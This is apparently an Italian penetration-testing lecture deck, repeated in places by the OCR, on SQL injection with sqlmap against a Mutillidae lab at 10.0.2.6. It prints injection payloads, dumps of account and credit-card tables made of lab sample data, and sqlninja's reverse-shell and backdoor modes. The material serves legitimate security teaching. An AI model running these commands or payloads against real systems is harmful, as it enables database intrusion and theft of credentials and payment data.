- **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch --dbs`**

Output parziale – 1/3

Analisi dei Database

sqlmap – Esempio 1

- **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch --dbs`**

```
POST parameter 'author' is vulnerable. Do you want to keep testing the others (i
f any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 112 HTTP(s) r
equests:
---
Parameter: author (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: author=-9703' OR 8531=8531#&view-someones-blog-php-submit-button=Vi
ew Blog Entries

    Type: error-based
    Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' OR ROW(9675,6817)>(SEL
ECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(9675=9675,1))),0x71716b7071,FLOOR(
RAND(0)*2))x FROM (SELECT 1978 UNION SELECT 8364 UNION SELECT 3153 UNION SELECT
4128)a GROUP BY x)-- HMVW&view-someones-blog-php-submit-button=View Blog Entries
```

Output parziale – 2/3

Analisi dei Database

sqlmap – Esempio 1

- **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch --dbs`**

```
POST parameter 'author' is vulnerable. Do you want to keep testing the others (i
f any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 112 HTTP(s) r
equests:
---
Parameter: author (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: author=-9703' OR 8531=8531#&view-someones-blog-php-submit-button=Vi
ew Blog Entries

    Type: error-based
    Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' OR ROW(9675,6817)>(SEL
ECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(9675=9675,1))),0x71716b7071,FLOOR(
RAND(0)*2))x FROM (SELECT 1978 UNION SELECT 8364 UNION SELECT 3153 UNION SELECT
4128)a GROUP BY x)-- HMVW&view-someones-blog-php-submit-button=View Blog Entries
```

Potenziali punti di vulnerabilità rispetto ad SQL injection

Output parziale – 2/3

Analisi dei Database

sqlmap – Esempio 1

- **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch --dbs`**


Output parziale – 3/3

```
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' OR SLEEP(5)-- KNZN&vie
w-someones-blog-php-submit-button=View Blog Entries

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' UNION ALL SELECT NULL,
NULL,CONCAT(0x717a7a7171,0x7576486c4a4e7365664b68595a574b4d5064777a4a4f67644f6a5
a65684a52666e57546f616a4744,0x71716b7071),NULL#&view-someones-blog-php-submit-bu
tton=View Blog Entries
---
do you want to exploit this SQL injection? [Y/n] Y
[15:38:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[15:38:27] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Analisi dei Database

sqlmap – Esempio 1

- **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch --dbs`**



Output parziale – 3/3

Informazioni sulla struttura di back-end del DBMS (MySQL >= 4.1)

Analisi dei Database

sqlmap – Esempio 1

- **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch --dbs`**

Output parziale – 3/3

```
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' OR SLEEP(5)-- KNZN&vie
w-someones-blog-php-submit-button=View Blog Entries

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' UNION ALL SELECT NULL,
NULL,CONCAT(0x717a7a7171,0x7576486c4a4e7365664b68595a574b4d5064777a4a4f67644f6a5
a65684a52666e57546f616a4744,0x71716b7071),NULL#&view-someones-blog-php-submit-bu
tton=View Blog Entries
---
do you want to exploit this SQL injection? [Y/n] Y
[15:38:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[15:38:27] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Database disponibili

Analisi dei Database

sqlmap – Esempio 2

- Proviamo a visualizzare le tabelle (opzione **`--tables`**) del database **`owasp10`** (opzione **`-D`**)
  - **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch -D owasp10 --tables`**

Output parziale


```
do you want to exploit this SQL injection? [Y/n] Y
[16:37:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[16:37:30] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+---------------+
| accounts      |
| blogs_table   |
| captured_data |
| credit_cards  |
| hitlog        |
| pen_test_tools|
+---------------+

[16:37:30] [INFO] you can find results of scanning in multiple targets mode insi
de the CSV file '/root/.sqlmap/output/results-04062019_0437pm.csv'

[*] ending @ 16:37:30 /2019-04-06/
```

Tabelle del database owasp10

Analisi dei Database

sqlmap – Esempio 3

- Una delle tabelle più importanti del database potrebbe essere **`accounts`**
  - Se ottenessimo gli account potremmo manipolare il database e continuare a compromettere altre tabelle
  - Usiamo l'opzione **`-T`** per specificare la tabella (**`accounts`**) e l'opzione **`--dump`** per eseguire il dump di tale tabella
  - **`sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch -D owasp10 -T accounts --dump`**



Analisi dei Database

sqlmap – Esempio 3

Tabella `accounts`

Output parziale

```
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+----------+--------------+-----------------------------+
| cid | username | is_admin | password     | mysignature                 |
+-----+----------+----------+--------------+-----------------------------+
| 1   | admin    | TRUE     | adminpass    | Monkey!                     |
| 2   | adrian   | TRUE     | somepassword | Zombie Films Rock!          |
| 3   | john     | FALSE    | monkey       | I like the smell of confunk |
| 4   | jeremy   | FALSE    | password     | d1373 1337 speak            |
| 5   | bryce    | FALSE    | password     | I Love SANS                 |
| 6   | samurai  | FALSE    | samurai      | Carving Fools               |
| 7   | jim      | FALSE    | password     | Jim Rome is Burning         |
| 8   | bobby    | FALSE    | password     | Hank is my dad              |
| 9   | simba    | FALSE    | password     | I am a cat                  |
| 10  | dreveil  | FALSE    | password     | Preparation H               |
| 11  | scotty   | FALSE    | password     | Scotty Do                   |
| 12  | cal      | FALSE    | password     | Go Wildcats                 |
| 13  | john     | FALSE    | password     | Do the Duggie!              |
| 14  | kevin    | FALSE    | 42           | Doug Adams rocks            |
| 15  | dave     | FALSE    | set          | Bet on S.E.T. FTW           |
| 16  | ed       | FALSE    | pentest      | Commandline KungFu anyone?  |
+-----+----------+----------+--------------+-----------------------------+
```

Analisi dei Database

sqlmap – Esempio 4

- Altra tabella interessante del database è **credit_cards**
  - **sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms --batch -D owasp10 -T credit_cards --dump**

Output parziale

Tabella credit_cards

```
Database: owasp10
Table: credit_cards
[5 entries]
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+------------+

[16:57:04] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/root/.sqlmap
/output/10.0.2.6/dump/owasp10/credit_cards.csv'
[16:57:04] [INFO] you can find results of scanning in multiple targets mode insi
de the CSV file '/root/.sqlmap/output/results-04062019_0457pm.csv'
```

Analisi dei Database

sqlninja

- Strumento sviluppato per applicazioni Web che utilizzano *Microsoft SQL Server* nel back-end e sono vulnerabili ad SQL injection

- Il suo obiettivo principale è sfruttare queste vulnerabilità per assumere il controllo del server del database tramite una shell di comandi interattiva
  - Invece di estrarre semplicemente i dati dal database

- Di solito opera insieme ad altri strumenti per il penetration testing
  - *Paros Proxy*, *Burp Suite*, *Metasploit*, etc

- **Strumento abbastanza complesso da utilizzare**

Analisi dei Database

sqlninja

- Fornisce numerose funzionalità
  - *Server fingerprinting*
  - *Password brute force*
  - *Privilege escalation*
  - *Remote backdoor upload*
  - *Direct (Bind) shell e Reverse shell*
  - *DNS tunneling*
  - *Command injection*
  - *Metasploit integration*
  - *Etc*

Analisi dei Database
sqlninja


- Per avviarlo è sufficiente digitare **`sqlninja`**

```
root@kali:~# sqlninja
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
Usage: /usr/bin/sqlninja
        -m <mode> : Required. Available modes are:
            t/test - test whether the injection is working
            f/fingerprint - fingerprint user, xp_cmdshell and more
            b/bruteforce - bruteforce sa account
            e/escalation - add user to sysadmin server role
            x/resurrectxp - try to recreate xp_cmdshell
            u/upload - upload a .scr file
            s/dirshell - start a direct shell
            k/backscan - look for an open outbound port
            r/revshell - start a reverse shell
            d/dnstunnel - attempt a dns tunneled shell
            i/icmpshell - start a reverse ICMP shell
            c/sqlcmd - issue a 'blind' OS command
            m/metasploit - wrapper to Metasploit stagers
        -f <file> : configuration file (default: sqlninja.conf)
```


Output parziale

Bibliografia

- **Kali Linux 2 - Assuring Security by Penetration Testing. Third Edition**. Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali. Packt Publishing. 2016
  - Capitolo 7



- **Ethical Hacking and Penetration Testing Guide**. Rafay Baloch. CRC Press. 2014
  - Capitolo 5



Bibliografia

- **Documentazione Nessus**
  - https://docs.tenable.com/nessus/Content/Workflow.htm
- **Documentazione OpenVAS**
  - https://docs.greenbone.net/
- **OpenVAS Terms to Know**
  - https://www.securityorb.com/general-security/openvas-term-to-know/